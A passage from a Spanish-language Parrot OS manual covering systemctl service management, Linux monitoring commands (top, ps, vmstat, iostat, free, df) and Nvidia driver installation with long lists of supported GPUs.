- Unidades "path". Tienen la extensión ".path" y se utilizan para retrasar la activación de un servicio hasta que el Filesystem este activo.

Puede comprobar todas las unidades que hay en su sistema con la instrucción "systemctl list-unit-files". Compruebe cómo cada unidad tiene una extensión que nos indica qué tipo de objeto es.

## Estados de Servicio

El estado de un servicio puede ser observado mediante "systemctl status nombre.tipo". Si no se indica el tipo de unidad, systemd devolverá el estado del servicio si es que existe alguno con ese nombre.

```
[root@parrot]~# systemctl status sshd.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2017-10-09 15:39:51 CEST; 6 days ago
 Main PID: 1135 (sshd)
    Tasks: 1 (limit: 4915)
   CGroup: /system.slice/ssh.service
           └─1135 /usr/sbin/sshd -D
```

```
Oct 16 10:37:10 parrot systemd[1]: Reloading OpenBSD Secure Shell server.
Oct 16 10:37:10 parrot sshd[1135]: Received SIGHUP; restarting.
Oct 16 10:37:10 parrot systemd[1]: Reloaded OpenBSD Secure Shell server.
Oct 16 10:37:10 parrot sshd[1135]: Server listening on 0.0.0.0 port 22.
Oct 16 10:37:10 parrot sshd[1135]: Server listening on :: port 22.
Oct 16 10:37:10 parrot systemd[1]: Reloading OpenBSD Secure Shell server.
Oct 16 10:37:10 parrot sshd[1135]: Received SIGHUP; restarting.
Oct 16 10:37:10 parrot systemd[1]: Reloaded OpenBSD Secure Shell server.
Oct 16 10:37:10 parrot sshd[1135]: Server listening on 0.0.0.0 port 22.
Oct 16 10:37:10 parrot sshd[1135]: Server listening on :: port 22.
```

```
[root@parrot]~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset:
enabled)
   Active: inactive (dead)
```

Podemos observar la salida de dos servicios. Uno sshd corriendo y otro apache2 parado.

Varias palabras claves podemos observar en la salida de estado de un servicio:

| Palabra         | Descripción                                                                          |
|-----------------|--------------------------------------------------------------------------------------|
| loaded          | El fichero de configuración de la unidad ha sido procesada                           |
| active(running) | Arrancado con uno o más procesos ejecutándose                                        |
| active(exited)  | Completada correctamente la configuración                                            |
| active(waiting) | Ejecutándose pero esperando un evento                                                |
| inactive        | No ejecutándose                                                                      |
| enabled         | Se ejecutará en el arranque del sistema                                              |
| disabled        | No se ejecutará en el arranque del sistema                                           |
| static          | No puede ser activado, pero puede ser iniciado por una unidad activa automáticamente |

## Listando unidades con systemctl

Consulta el estado de todas las unidades

```
[root@parrot]~# systemctl
```

Consulta el estado de los servicios arrancados

```
[root@parrot]~# systemctl --type=service
```

Consulta el estado de un servicio

```
[root@parrot]~# systemctl status sshd
```



Aunque si observamos la salida de la opción "status", podemos llegar a saber si un servicio debe o no arrancarse en el inicio y si está activo, tenemos también varias opciones para verlo más fácilmente:

```
[root@parrot]~]
└─ #systemctl is-active apache2
inactive
└─ [X]-[root@parrot]~]
└─ #systemctl is-enabled apache2
disabled
└─ [X]-[root@parrot]~]
└─ #systemctl is-enabled sshd
enabled
```

Comprobar servicios fallidos

```
[X]-[root@parrot]~]
└─ #systemctl --failed --type=service
```

## Arrancando y parando demonios del sistema

Arrancar, parar, recargar y verificar el estado son tareas comunes cuando administramos un sistema.

Para ver el estado de un servicio:

```
[root@parrot]~]
└─ #systemctl status sshd
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
  Active: active (running) since Mon 2017-10-09 15:39:51 CEST; 6 days ago
  Main PID: 1135 (sshd)
  Tasks: 1 (limit: 4915)
  CGroup: /system.slice/ssh.service
          └─1135 /usr/sbin/sshd -D
```

Para comprobar que el proceso está corriendo:

```
[root@parrot]~]
└─ #ps -up 1135
USER  PID %CPU %MEM  VSZ  RSS TTY   STAT START  TIME COMMAND
root  1135  0.0  0.0 71972 5440 ?    Ss   Oct09  0:00 /usr/sbin/sshd -D
```

Parar el servicio y verificar su estado:

```
[root@parrot]~]
└─ #systemctl stop sshd
[root@parrot]~]
└─ #systemctl status sshd
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: inactive (dead) since Mon 2017-10-16 12:16:30 CEST; 5s ago
   Process: 1135 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=0/SUCCESS)
   Main PID: 1135 (code=exited, status=0/SUCCESS)
```

Arrancar el servicio y ver el estado. El ID del proceso ha cambiado:

```
[X]-[root@parrot]~]
└─ #systemctl start sshd
[root@parrot]~]
└─ #systemctl status sshd
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2017-10-16 12:18:14 CEST; 3s ago
   Process: 5222 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 5223 (sshd)
     Tasks: 1 (limit: 4915)
   CGroup: /system.slice/ssh.service
           └─5223 /usr/sbin/sshd -D
```

Rearrancar el servicio y comprobar su estado:

```
[root@parrot]~]
└─ #systemctl restart sshd
[root@parrot]~]
└─ #systemctl status sshd
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2017-10-16 12:19:04 CEST; 2s ago
   Process: 5230 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 5231 (sshd)
     Tasks: 1 (limit: 4915)
   CGroup: /system.slice/ssh.service
           └─5231 /usr/sbin/sshd -D
```

Recargar un servicio sin llegar a pararlo, por ejemplo para que lea un cambio en su configuración. En este caso el ID de proceso no cambiará.

```
[root@parrot]~]
└─#systemctl reload sshd
[root@parrot]~]
└─#systemctl status sshd
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2017-10-16 12:19:04 CEST; 2min 8s ago
   Process: 5241 ExecReload=/bin/kill -HUP $MAINPID (code=exited,
status=0/SUCCESS)
   Process: 5240 ExecReload=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Process: 5230 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 5231 (sshd)
   Tasks: 1 (limit: 4915)
   CGroup: /system.slice/ssh.service
           └─5231 /usr/sbin/sshd -D
```

## Habilitando y deshabilitando demonios del sistema en el arranque

Los servicios se arrancan al inicio del sistema cuando se crean links en los directorios correctos de systemd. Estos links se pueden crear y/o borrar con los siguientes comandos de systemctl.

Deshabilita un servicio en el arranque y comprueba su estado:

```
[root@parrot]~# systemctl disable ssh
Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable ssh
insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides LSB
defaults (empty).
Removed /etc/systemd/system/ssh.service.
[root@parrot]~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset:
enabled)
   Active: active (running) since Mon 2017-10-16 12:19:04 CEST; 7min ago
   Main PID: 5231 (sshd)
     Tasks: 1 (limit: 4915)
    CGroup: /system.slice/ssh.service
            └─5231 /usr/sbin/sshd -D
```

Habilitar un servicio en el arranque y comprobar su estado:

```
[root@parrot]~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides LSB
defaults (empty).
Created symlink /etc/systemd/system/ssh.service →
/lib/systemd/system/ssh.service.
[root@parrot]~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2017-10-16 12:19:04 CEST; 8min ago
 Main PID: 5231 (sshd)
    Tasks: 1 (limit: 4915)
   CGroup: /system.slice/ssh.service
           └─5231 /usr/sbin/sshd -D
```

## Resumen de comandos systemctl

| Comando:               | Tarea:                                 |
|------------------------|----------------------------------------|
| systemctl status UNIT  | Ver detalles de una unidad             |
| systemctl stop UNIT    | Para un servicio                       |
| systemctl start UNIT   | Arranca un servicio                    |
| systemctl restart UNIT | Reinicia un servicio                   |
| systemctl reload UNIT  | Recarga uyn servicio                   |
| systemctl enable UNIT  | Habilita un servicio en el arranque    |
| systemctl disable UNIT | Deshabilita un servicio en el arranque |

## Referencias

Páginas man `init(1)`, `systemd(1)`, `systemctl(1)`.

Existen muchas páginas man en nuestro sistema referenciando `systemd`. En este caso la salida de "apropos" es abrumadora:

```
[root@parrot]~# #apropos systemd
30-systemd-environment-d-generator (8) - Load variables specified by
environment.d
deb-systemd-helper (1p) - subset of systemctl for machines not running systemd
deb-systemd-invoke (1p) - wrapper around systemctl, respecting policy-rc.d
init (1) - systemd system and service manager
journalctl (1) - Query the systemd journal
loginctl (1) - Control the systemd login manager
lvm2-activation-generator (8) - generator for systemd units to activate LVM2
volumes on boot
pam_systemd (8) - Register user sessions in the systemd login manager
systemctl (1) - Control the systemd system and service manager
systemd (1) - systemd system and service manager
...
...
...
```



## MONITORIZACIÓN DEL SISTEMA

### Comandos para la monitorización del sistema.

- `uname`: Información básica del sistema que nos mostrará el sistema que estamos utilizando.

- `uptime`: Muestra información del tiempo y los usuarios

- `time`: Mide el tiempo de ejecución de un programa. toma la medida de un programa y el tiempo que se está ejecutando

- `top`: Sirve para conocer los procesos que se encuentran en ejecución y cuánta memoria consumen éstos, se actualiza cada tres segundos (esto puede ser modificado a gusto del usuario).

La primera línea de información es como `uptime`. Éste indica el número de procesos y su clasificación según su estado:

- sleeping
- running
- zombies
- stopped
- La utilización media del procesador, clasificado según el tipo de código.
- user
- system
- nice
- idle

Aporta información de cada proceso, en particular su **PID** (número de identificación), su propietario (**USER**), su nivel de prioridad (**PRI**) y valor del parámetro nice (**NI**), la memoria física ocupada (**SIZE**) y la compartida (**SHARE**), su estado (**STAT**) que puede ser: R (running)

S (sleeping) Z (zombie) D (uninterrumpible sleep) T (stopped), con los modificadores: W (swapped out) N (running niced) > (memory soft limit exceeded) < (high niced level). También informa acerca del último procesador usado (**LC**) y del porcentaje de uso del procesador (**%CPU**), de uso de la memoria física (**%MEM**) del tiempo de procesador usado por el proceso (**TIME**) y del nombre del comando (**COMMAND**)

También en esta misma rama podemos hacer modificaciones dependiendo de lo que queramos modificar

- *top -d [t]*: se toman datos cada segundos.
- *top -b*: muestreo por lotes.
- *top -u [user]*: para obtener los datos de los procesos de un determinado usuario.

### Como también permite algunos otros comandos

- <Spacebar>: refresco de la información.
- f: selección de parámetros a mostrar.
- o: selección del orden en el que se muestra la información.
- A: modo alternativo de ofrecer los resultados.

### ps:

muestra los procesos lanzados en el sistema por el usuario que ejecuta el comando ps. Aporta como información su PID, el número de terminal (TTY), el tiempo de uso de CPU (TIME) y el nombre del comando (CMD)

Este nos beneficia mucho más ya que nos muestra procesos en modo árbol

- *ps -e*: permite visualizar características de todos los procesos.
- *ps -axjf*: presenta los procesos ejecutados en una estructura de árbol.
- *ps -t ttylist*: procesos lanzados en un determinado terminal.
- *ps -u [user]*: procesos lanzados por un determinado usuario.
- *ps -o [format]*: presenta la información en un formato específico, por ejemplo:
- *ps -eo pid,user,args -sort user*

**vmstat:** muestra información relativa al sistema de memoria, incluyendo datos sobre la memoria física

y virtual, la actividad de intercambio entre memoria y disco (swapping), transferencias con el disco, interrupciones, cambios de contexto y utilización del procesador

La sintaxis de esta orden es: *vmstat t n*. Donde *t* indica el tiempo transcurrido, normalmente en segundos, entre dos muestras consecutivas, y *n* es el número de muestras.

La primera línea de información es irrelevante, ya que se calculan desde el instante en el que se inició el sistema hasta el momento actual.

- r - procesos en espera de ser ejecutados.
- b - procesos durmiendo ininterrumpidamente.
- w - procesos intercambiados.
- swpd - memoria virtual en uso.
- free - memoria física libre.
- buff - memoria usada como buffer.
- cache - memoria usada como caché.
- si - memoria intercambiada desde disco (KB/s)
- so - memoria intercambiada hacia disco. (KB/s)
- bi - bloques de memoria por segundo enviados a disco.
- bo - bloques de memoria por segundo enviados desde disco .
- in - interrupciones por segundo.
- cs - cambios de contexto por segundo.
- us - uso del procesador ejecutando código de usuario.
- sy - uso del procesador ejecutando código de sistema.
- id - porcentaje de tiempo con el procesador ocioso.

También encontramos que se pueden utilizar con algunas modificaciones

- -a: aporta información acerca de la memoria activa e inactiva.
- -f: da el número de tareas creadas desde el arranque.
- -d: da estadísticas del uso de los discos.

**free:** permite obtener información del estado de la memoria del sistema, tanto de la memoria física

como de la del archivo de intercambio.

Presenta el valor de la memoria total disponible, la que se encuentra en uso y libre, la memoria

compartida que se encuentra en uso, número de buffers utilizados y tamaño de la caché.

Puede utilizarse para capturar información de forma periódica: free s t, donde t indica el tiempo entre muestreos consecutivos.

**df:** permite monitorizar el sistema de archivos.

Muestra la cantidad de espacio disponible en cada unidad montada del sistema de archivos. El

espacio se muestra en bloques de 1K por defecto.

- -h: mejora la legibilidad al usar unidades más grandes.
- -l: muestra solo las unidades locales.

**du:** muestra la capacidad ocupada por un directorio concreto.

- -h: mejora la legibilidad.
- -all muestra información de todos los directorios.

**hdparm:** permite conocer los parámetros más importantes de un disco y cambiar algunos de sus

valores de configuración.

Está diseñada de forma específica para discos con interfaz IDE. Puede usarse sin modificadores, de la forma: `hdparm /dev/sda1`

- -g: para obtener la geometría del disco. Viene dada mediante la tripleta: cilindros/cabezales/sectores, así como el número total de sectores en el dispositivo y el desplazamiento desde el principio del disco
- -t: velocidad de lectura en sectores secuenciales.
- -T: velocidad de lectura de la cache, no hay acceso al disco físico.

**w:** permite obtener información acerca de los usuarios que se encuentran conectados al sistema y sus procesos.

Ofrece datos como la hora, el tiempo que lleva el sistema activo, cuantos usuarios se encuentran en el sistema y la carga del sistema como en uptime.

La información que se ofrece de cada usuario es el nombre de acceso, el número de terminal, el host y los tiempos de acceso, espera y CPU usado por todos los procesos asociados al terminal (JCPU) y de los procesos del usuario (PCPU), así como los comandos ejecutados.

**mpstat:** recoge estadísticas del rendimiento de cada procesador del sistema.

Permite el uso de parámetros para definir la cantidad de tiempo entre cada toma de datos y el número de informes que se desean: `mpstat time reports`.

La información de la cabecera hace referencia a:

- CPU : número asignado al procesador.
- %user : porcentaje de utilización a nivel de usuario (aplicaciones).
- %nice : porcentaje de uso con prioridad nice.
- %sys : uso a nivel de sistema
- %iowait : en espera tras enviar una salida a un dispositivo E/S.
- %irq : en servicio a interrupciones del hardware.
- %soft : en servicio a interrupciones del software.
- %steal : servicio a peticiones de recurso de otro procesador.
- %idle : tiempo en espera de respuesta de un dispositivo E/S.
- intr/s : número total de interrupciones recibidas por segundo.
- P cpu\_number: información de una CPU concreta.
- P ALL: todas las CPUs

**iostat:** genera informes de la actividad de la CPU y de la actividad de E/S en dispositivos. Se usa para monitorizar las entradas y salidas en los dispositivos del sistema, observando el tiempo durante el cual los dispositivos permanecen activos en relación con sus tiempos medios

de transferencia de datos, Esta información puede ser usada para cambiar la configuración del

sistema para mejorar el balance entradas/salidas en los discos físicos.

La primera línea de información es similar a la ofrecida por mpstat y permite el uso de parámetros para definir la cantidad de tiempo entre cada toma de datos y el número de informes que se desean: `iostat time reports`.

**Device:** nombre del dispositivo o partición

- tps : número de transferencias por segundo. Cada transferencia puede ser de entrada o salida y de tamaño indeterminado.
- Blk\_read/s : cantidad de datos leídos por segundo, expresado en bloques por segundo. Cada bloque tiene un tamaño de 512 bytes, aunque este parámetro depende del kernel.
- Blk\_wrtn/s : cantidad de datos escritos por segundo, expresado en bloques por segundo.
- Blk\_read : número total de bloques leídos.
- Blk\_wrtn : número total de bloques escritos.
- kB\_read/s : cantidad de datos leídos, expresada en kilobytes por segundo.
- kB\_wrtn/s : cantidad de datos escritos, expresada en kilobytes por segundo.
- kB\_read : número total de kilobytes leídos.
- kB\_wrtn : número total de kilobytes escritos.



- MB\_read/s
  - MB\_wrtn/s
  - MB\_read
  - MB\_wrtn
  - rrqm/s : número total de peticiones de lectura por segundo que entraron en la cola del dispositivo.
  - wrqm/s : idem de escritura.
  - r/s : número total de peticiones de lectura por segundo servidas por el dispositivo.
  - w/s : idem de escritura.
  - rsec/s : número de sectores leídos por segundo.
  - wsec/s : idem escritos
  - rkB/s : número de kilobytes leídos por segundo
- 
- -c: información solo de CPU.
  - -d: información sólo de dispositivos.
  - -k: usa kilobytes.
  - -c: información solo de CPU.
  - -d: información sólo de dispositivos.
  - -k: usa kilobytes.



## Controladores Nvidia

Parrot incluye tres controladores nvidia, el primero es el driver opensource nouveau que está preinstalado y soporta muchas tarjetas nvidia comunes.

El otro controlador es el controlador propietario oficial enviado por Nvidia, que está dividido en 2 controladores, un controlador heredado para dispositivos antiguos que ya no son compatibles con Nvidia y el último controlador Nvidia que admite las últimas GPUs.

### 1.- Controlador propietario de Nvidia

Parrot incluye el último controlador nvidia 367.44

Esta versión sólo admite GeForce, Quadro, NVS, Tesla, ... GPU basadas en las arquitecturas Fermi, Kepler, Maxwell o nuevas. Mira los paquetes heredados para tarjetas más antiguas.

### "CÓMO INSTALAR"

En consola escriba:

```
sudo apt update  
sudo apt install nvidia-driver
```

NVIDIA TITAN X (Pascal)

GeForce GTX 1080

GeForce GTX 1070

GeForce GTX 1060

GeForce GTX TITAN X

GeForce GTX 980 Ti

GeForce GTX 980

GeForce GTX 970

GeForce GTX 960

GeForce GTX 950

GeForce GTX 980

GeForce GTX 980M

GeForce GTX 970M

GeForce GTX 965M

GeForce GTX 960M

GeForce GTX 950M

GeForce 945M

# PARROT

## SECURITY OS

GeForce 940MX

GeForce 930MX

GeForce 920MX

GeForce 940M

GeForce 930M

GeForce 920M

GeForce 910M

GeForce GTX 880M

GeForce GTX 870M

GeForce GTX 860M

GeForce GTX 850M

GeForce 845M

GeForce 840M

GeForce 830M

GeForce 825M

GeForce 820M

GeForce 810M

GeForce 800M

GeForce GTX TITAN Z

GeForce GTX TITAN Black

GeForce GTX TITAN

GeForce GTX 780 Ti

GeForce GTX 780

GeForce GTX 770

GeForce GTX 760

GeForce GTX 760 Ti (OEM)

GeForce GTX 750 Ti

GeForce GTX 750

GeForce GTX 745

GeForce GT 740

GeForce GT 730

GeForce GT 720

GeForce GT 710

GeForce GT 705

GeForce GTX 780M

GeForce GTX 770M

GeForce GTX 765M

GeForce GTX 760M

GeForce GT 755M

GeForce GT 750M

# PARROT

## SECURITY OS

GeForce GT 745M  
GeForce GT 740M  
GeForce GT 735M  
GeForce GT 730M  
GeForce GT 720M  
GeForce GT 710M  
GeForce 720M  
GeForce 710M  
GeForce 705M

GeForce GTX 690  
GeForce GTX 680  
GeForce GTX 670  
GeForce GTX 660 Ti  
GeForce GTX 660  
GeForce GTX 650 Ti BOOST  
GeForce GTX 650 Ti  
GeForce GTX 650  
GeForce GTX 645  
GeForce GT 645  
GeForce GT 640  
GeForce GT 630  
GeForce GT 620  
GeForce GT 610  
GeForce 605

GeForce GTX 680MX  
GeForce GTX 680M  
GeForce GTX 675MX  
GeForce GTX 675M  
GeForce GTX 670MX  
GeForce GTX 670M  
GeForce GTX 660M  
GeForce GT 650M  
GeForce GT 645M  
GeForce GT 640M  
GeForce GT 640M LE  
GeForce GT 635M  
GeForce GT 630M  
GeForce GT 625M  
GeForce GT 620M  
GeForce 610M

# PARROT

## SECURITY OS

GeForce GTX 590  
GeForce GTX 580  
GeForce GTX 570  
GeForce GTX 560 Ti  
GeForce GTX 560 SE  
GeForce GTX 560  
GeForce GTX 555  
GeForce GTX 550 Ti  
GeForce GT 545  
GeForce GT 530  
GeForce GT 520  
GeForce 510

GeForce GTX 580M  
GeForce GTX 570M  
GeForce GTX 560M  
GeForce GT 555M  
GeForce GT 550M  
GeForce GT 540M  
GeForce GT 525M  
GeForce GT 520M  
GeForce GT 520MX

GeForce GTX 480  
GeForce GTX 470  
GeForce GTX 465  
GeForce GTX 460 SE v2  
GeForce GTX 460 SE  
GeForce GTX 460  
GeForce GTS 450  
GeForce GT 440  
GeForce GT 430  
GeForce GT 420

GeForce GTX 485M  
GeForce GTX 480M  
GeForce GTX 470M  
GeForce GTX 460M  
GeForce GT 445M  
GeForce GT 435M  
GeForce GT 425M  
GeForce GT 420M

GeForce GT 415M  
GeForce 410M  
GeForce 405M

Quadro M6000 24GB

Quadro M6000

Quadro M5000

Quadro M4000

Quadro M2000

Quadro K6000

Quadro K5200

Quadro K5000

Quadro K4000

Quadro K4200

Quadro K2200

Quadro K2000

Quadro K2000D

Quadro K1200

Quadro K620

Quadro K600

Quadro K420

Quadro 6000

Quadro 5000

Quadro 4000

Quadro 2000

Quadro 2000D

Quadro 600

Quadro 410

Quadro M5500

Quadro M5000M

Quadro M4000M

Quadro M3000M

Quadro M2000M

Quadro M1000M

Quadro M600M

Quadro M500M

Quadro K5100M

Quadro K5000M

Quadro K4100M

Quadro K4000M

Quadro K3100M

# PARROT

## SECURITY OS

Quadro K2200M  
Quadro K2100M  
Quadro K3000M  
Quadro K2000M  
Quadro K1100M  
Quadro K1000M  
Quadro K620M  
Quadro K610M  
Quadro K510M  
Quadro K500M  
Quadro 5010M  
Quadro 5000M  
Quadro 4000M  
Quadro 3000M  
Quadro 2000M  
Quadro 1000M

NVS 510  
NVS 315  
NVS 310  
NVS 5400M  
NVS 5200M  
NVS 4200M  
Quadro Plex 7000

Quadro Sync  
Quadro G-Sync II  
Quadro SDI

GRID K2  
GRID K520  
GRID K1  
GRID K340

NVS 810  
NVS 510  
NVS 315  
NVS 310  
NVS 5400M  
NVS 5200M  
NVS 4200M



## 2.- Controlador Nvidia legacy (340)

Este controlador incluye todas las GPU compatibles con el controlador nvidia 340

Esta versión heredada es la última versión que admite las siguientes GPUs:

Hay varias GPUs "más modernas" soportadas por este paquete, también, pero los controladores actualizados en los paquetes heredados más recientes o el actual paquete nvidia-driver suelen ofrecer más funciones y un mejor soporte.

Mira los otros paquetes heredados para tarjetas más antiguas.

¿Cómo instalar?

```
sudo apt update
sudo apt install nvidia-legacy-340xx-driver
```

Si necesita Xorg.conf mire en la parte inferior.

GeForce 205 [GT218]  
GeForce 210 [GT216]  
GeForce 210 [GT218]

GeForce 305M [GT218M]  
GeForce 310 [GT218]  
GeForce 310M [GT218M]  
GeForce 315 [GT216]  
GeForce 315 [GT218]  
GeForce 315M [GT218M]  
GeForce 320M [MCP89]

GeForce 405 [GT216]  
GeForce 405 [GT218]

GeForce 8100 / nForce 720a [C77]  
GeForce 8200 [C77]  
GeForce 8200M [C77]  
GeForce 8200M G [C77]  
GeForce 8200M G [MCP79]  
GeForce 8300 [C77]  
GeForce 8300 GS [G84]  
GeForce 8300 GS [G86]  
GeForce 8300 GS [G98]

GeForce 8400 [G98]  
GeForce 8400 GS [G84]  
GeForce 8400 GS [G86]  
GeForce 8400 GS Rev. 2 [G98]  
GeForce 8400 GS Rev. 3 [GT218]  
GeForce 8400 SE [G86]  
GeForce 8400M G [G86M]  
GeForce 8400M GS [G86M]  
GeForce 8400M GT [G86M]  
GeForce 8500 GT [G86]  
GeForce 8600 GS [G84]  
GeForce 8600 GT [G84]  
GeForce 8600 GTS [G84]  
GeForce 8600M GS [G86M]  
GeForce 8600M GT [G84M]  
GeForce 8700M GT [G84M]  
GeForce 8800 GS [G92]  
GeForce 8800 GT [G92]  
GeForce 8800 GTS [G80]  
GeForce 8800 GTS 512 [G92]  
GeForce 8800 GTX [G80]  
GeForce 8800 Ultra [G80]  
GeForce 8800M GTS [G92M]  
GeForce 8800M GTX [G92M]

GeForce 9100 [C78]  
GeForce 9100M G [C77]  
GeForce 9100M G [C79]  
GeForce 9200 [C77]  
GeForce 9200 [C79]  
GeForce 9200M GS [G98M]  
GeForce 9300 / nForce 730i [C79]  
GeForce 9300 GE [G98]  
GeForce 9300 GS [G98]  
GeForce 9300 GS Rev. 2 [GT218]  
GeForce 9300 SE [G98]  
GeForce 9300 [C79]  
GeForce 9300/ION [C79]  
GeForce 9300M G [G86M]  
GeForce 9300M GS [G98M]  
GeForce 9400 GT [G86]  
GeForce 9400 GT [G96]

GeForce 9400 [C79]  
GeForce 9400 [MCP7A]  
GeForce 9400M [C79]  
GeForce 9400M G [C79]  
GeForce 9400M [ION VGA]  
GeForce 9500 GS [G96]  
GeForce 9500 GT [G96]  
GeForce 9500M G [G96M]  
GeForce 9500M GS [G84M]  
GeForce 9600 GS [G94]  
GeForce 9600 GSO 512 [G94]  
GeForce 9600 GSO [G92]  
GeForce 9600 GSO [G94]  
GeForce 9600 GT [G94]  
GeForce 9600M GS [G96M]  
GeForce 9600M GT [G96M]  
GeForce 9650 S [G96]  
GeForce 9650M GS [G84M]  
GeForce 9650M GT [G96M]  
GeForce 9700M GT [G96M]  
GeForce 9700M GTS [G94M]  
GeForce 9800 GT [G92]  
GeForce 9800 GTX / 9800 GTX+ [G92]  
GeForce 9800 GTX+ [G92]  
GeForce 9800 GX2 [G92]  
GeForce 9800M GS [G94M]  
GeForce 9800M GT [G92M]  
GeForce 9800M GTS [G94M]  
GeForce 9800M GTX [G92M]

GeForce G 100 [G98]  
GeForce G 102M [C79]  
GeForce G 103M [G98M]  
GeForce G 105M [G98M]  
GeForce G 105M [GT218M]  
GeForce G 110M [G96M]  
GeForce G 210 [GT218]  
GeForce G 210M [GT218M]

GeForce GT 120 [G96]  
GeForce GT 120M [G96M]  
GeForce GT 130 [G94]

GeForce GT 130M [G96M]  
GeForce GT 140 [G94]

GeForce GT 220 [GT215]  
GeForce GT 220 [GT216]  
GeForce GT 220/315 [GT215]  
GeForce GT 220M [G96M]  
GeForce GT 230 OEM [G92]  
GeForce GT 230 [G94]  
GeForce GT 230M [GT216M]  
GeForce GT 240 [GT215]  
GeForce GT 240M [GT216M]

GeForce GT 320 [GT215]  
GeForce GT 320M [GT216M]  
GeForce GT 325M [GT216M]  
GeForce GT 330 [G92]  
GeForce GT 330 [GT215]  
GeForce GT 330M [GT216M]  
GeForce GT 335M [GT215M]  
GeForce GT 340 [GT215]  
GeForce GT 415 [GT216]

GeForce GTS 150M [G94M]  
GeForce GTS 160M [G94M]  
GeForce GTS 240 [G92]  
GeForce GTS 250 [G92]  
GeForce GTS 250M [GT215M]  
GeForce GTS 260M [GT215M]  
GeForce GTS 350M [GT215M]  
GeForce GTS 360M [GT215M]

GeForce GTX 260 [GT200]  
GeForce GTX 260M [G92M]  
GeForce GTX 275 [GT200b]  
GeForce GTX 280 [GT200]  
GeForce GTX 280M [G92M]  
GeForce GTX 285 [GT200b]  
GeForce GTX 285M [G92M]  
GeForce GTX 295 [GT200]  
GeForce GTX 295 [GT200b]

# PARROT

## SECURITY OS

HICx16 + Graphics [G98]

ION VGA

ION LE VGA

ION [C79]

ION [GT218]

ION 2 [GT218]

NVS 300 [GT218]

NVS 2100M [GT218M]

NVS 3100M [GT218M]

NVS 5100M [GT216M]

Quadro 400 [GT216GL]

Quadro CX [GT200GL]

Quadro FX 360M [G86GLM]

Quadro FX 370 [G84GL]

Quadro FX 370 LP [G98GL]

Quadro FX 370M [G98GLM]

Quadro FX 380 [G96GL]

Quadro FX 380 LP [GT218GL]

Quadro FX 380M [GT218GLM]

Quadro FX 570 [G84GL]

Quadro FX 570M [G84GLM]

Quadro FX 580 [G96GL]

Quadro FX 770M [G96GLM]

Quadro FX 880M [GT216GLM]

Quadro FX 1600M [G84GLM]

Quadro FX 1700 [G84GL]

Quadro FX 1700M [G96GLM]

Quadro FX 1800 [G94GL]

Quadro FX 1800M [GT215GLM]

Quadro FX 2700M [G94GLM]

Quadro FX 2800M [G92GLM]

Quadro FX 3600M [G92GLM]

Quadro FX 3700 [G92GL]

Quadro FX 3700M [G92GLM]

Quadro FX 3800 [GT200GL]

Quadro FX 3800M [G92GLM]

Quadro FX 4600 [G80GL]

Quadro FX 4700 X2 [G92GL]

Quadro FX 4800 [GT200GL]

Quadro FX 5600 [G80GL]



Quadro FX 5800 [GT200GL]

Quadro NVS 130M [G86M]

Quadro NVS 135M [G86M]

Quadro NVS 140M [G86M]

Quadro NVS 150M [G98M]

Quadro NVS 160M [G98M]

Quadro NVS 290 [G86]

Quadro NVS 295 [G98]

Quadro NVS 320M [G84GLM]

Quadro NVS 420 [G98]

Quadro NVS 450 [G98]

Quadro Plex 2200 D2 [GT200GL]

Quadro Plex 2200 S4 [GT200GL]

Quadro VX 200 [G92GL]

Tesla C870 [G80GL]

Tesla C1060 / M1060 [GT200GL]

nForce 730a [C77]

nForce 750a SLI [C77]

nForce 760i SLI [C79]

nForce 780a/980a SLI [C77].

### 3.- Controlador Nvidia legacy (304)

Este controlador incluye todas las GPU compatibles con el controlador nvidia 340

Esta versión heredada es la última versión que admite las siguientes GPUs:

Hay varias GPUs "más modernas" soportadas por este paquete, también, pero los controladores actualizados en los paquetes heredados más recientes o el actual paquete nvidia-driver suelen ofrecer más funciones y un mejor soporte.

¿Cómo instalar?

```
sudo apt update
```

```
sudo apt install nvidia-legacy-304xx-driver
```



Pero si usted necesita y el Xorg.conf

```
# nano /etc/X11/xorg.conf.d/20-nvidia.conf
```

y pegue:

```
Section "Device"
    Identifier "My GPU"
    Driver "nvidia"
EndSection
```

O utilice los comandos:

```
# mkdir /etc/X11/xorg.conf.d
# echo -e 'Section "Device"\n\tIdentifier "My GPU"\n\tDriver "nvidia"\nEndSection'
/etc/X11/xorg.conf.d/20-nvidia.conf
```

```
GeForce 6100 [C51G]
GeForce 6100 [C61]
